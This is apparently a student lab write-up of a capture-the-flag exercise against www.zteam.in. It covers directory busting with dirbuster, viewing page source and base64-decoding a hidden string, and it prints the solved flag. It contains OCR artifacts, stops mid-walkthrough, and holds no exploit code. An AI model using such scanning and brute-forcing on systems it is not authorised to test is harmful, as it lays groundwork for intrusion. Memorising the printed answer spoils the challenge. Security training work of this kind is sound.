Cloud & Web Application Laboratory

1. Lab Title: Misconfigurations in Cloud

Problem Statement:

A security analyst has been assigned to perform a security assessment on a target website, www.zteam.in, hosted on a cloud platform. The site contains sensitive information that is encrypted, and the analyst's objective is to uncover potential vulnerabilities in the site's security posture. The analyst must complete the following tasks:

1. **Identify Exposed Ports**: Using appropriate tools, scan the website to enumerate all accessible ports. Highlight any non-standard or potentially vulnerable ports that could lead to security risks. The analyst should document these findings and explain why each port might pose a vulnerability.
2. **Locate Sensitive Flags**: Certain encrypted pieces of information (referred to as "flags") are stored within the site's directories and databases. The analyst's task is to uncover these flags. Each flag represents a known vulnerability in the application or infrastructure, such as outdated software versions, weak encryption standards, or insecure configurations.
3. **Decrypt Sensitive Information**: If feasible, attempt to decrypt any sensitive information found within the flags. This might involve identifying weaknesses in the encryption algorithms used on the site, brute-forcing certain keys, or exploiting other related vulnerabilities.

Questions to Answer:

1. What are the vulnerable ports on www.zteam.in and why are they considered risky?
2. What flags were uncovered, and what vulnerabilities do they represent?
3. Describe the steps taken to decrypt the sensitive information (if successful).

CAPTURE THE FLAG

{Hints}

official@zteam.in

zteam.in

CTFID : TZ0090

Challenge: "Unmask the Hidden Code"

Challenge Description:

You've stumbled upon an intriguing terminal interface, but can you uncover the secret buried within the system? This time, the flag isn't directly in the terminal output. It may take a little digging to find the right clue. Pay close attention to the source code, as there could be a file hidden in plain sight. Can you locate the encoded flag?

Hint: Sometimes, viewing the "source" of a problem reveals more than meets the eye. Check for Socials (Instagram, Twitter) .

URL: www.zteam.in , http://3.104.79.125/

Flag Format : flag:TeamZCTF{name_of_flag}

CTFID : TZ0089

Challenge: "Whispers in the Code"

Challenge Description:
Sometimes, websites have secrets that are hidden in plain sight. This one whispers its secrets in the code, but you need to be clever enough to hear them. Can you uncover the hidden message?

Hint: Sometimes, you need to look at what's beneath the surface. (Use Decoders such as base64 to decode encoded flags)

URL: www.zteam.in , http://3.104.79.125/

Flag Format : flag:TeamZCTF{name_of_flag}


Expected Skills and Tools:

- Network and port scanning (e.g., Nmap)
- Vulnerability scanning (e.g., Nikto)
- Web application analysis (e.g., Burp Suite)
- Decryption techniques if feasible (e.g., Online Decoders, analyzing encryption method)
- Directory Busting Tools (e.g., Gobuster)


The Website (www.zteam.in) > Target.

After clicking on the Hackathons option: (*http://3.104.79.125/*)> *Target*


```
visitor@terminal.teamZ: ~$ welcome

      ___________
     |  HACKER   |
     |___________|
        || ||
      .-'''''-.
     /
    |   O   O   |
    |     <     |
      ___/  /
   '-._____.-'
      |_____|
    __| o o |__
   |___________|

 H   H     AAAAA   CCCC   K   K   SSSS   EEEEE  CCCC  U   U  RRRR   EEEEE
 H   H     A   A  C      K  K    S      E      C      U   U  R   R  E
 HHHHH     AAAAA  C      KKK     SSSS   EEEEE  C      U   U  RRRR   EEEEE
 H   H     A   A  C      K  K       S   E      C      U   U  R R    E
 H   H     A   A   CCCC  K   K   SSSS   EEEEE   CCCC   UUU   R  RR  EEEEE

Welcome to the HackSecure Hackathon! (Version 1.0.0)
----
This hackathon is hosted in collaboration with Dhanwantri Academy of Management Studies.
----
For a list of available commands, type `help`.
visitor@terminal.teamZ: ~$ |
```




Using dirbuster tool for finding file extensions like HTML, PHP, JS, CSS, and many more. Scanning on *http://3.104.79.125/ website*.




Result:




found a file named *main_screen.html on the website: http://3.104.79.125/*



Going through view page source (Ctrl + u) .


Hidden Message Challenge
Not secure
3.104.79.125/main_screen.html
VPN
Webpage Under Maintainence
Back
Alt+Left Arrow
Forward
Alt+Right Arrow
Reload
Ctrl+R
Save as...
Ctrl+S
Print...
Ctrl+P
Create QR Code for this page
Translate to English
View page source
Ctrl+U
Block elements
Inspect

Result:




I Found the base64 Encryption

ZmxhZzpUZWFtWkNURntjb2RlX2Nhbl9zcGVha190b299

Now I am going to use a base64 decoder website: https://base64.guru

Result:




Flag1: TeamZCTF{code_can_speak_too}

>I Found a file twitter.html on the website: www.zteam.in

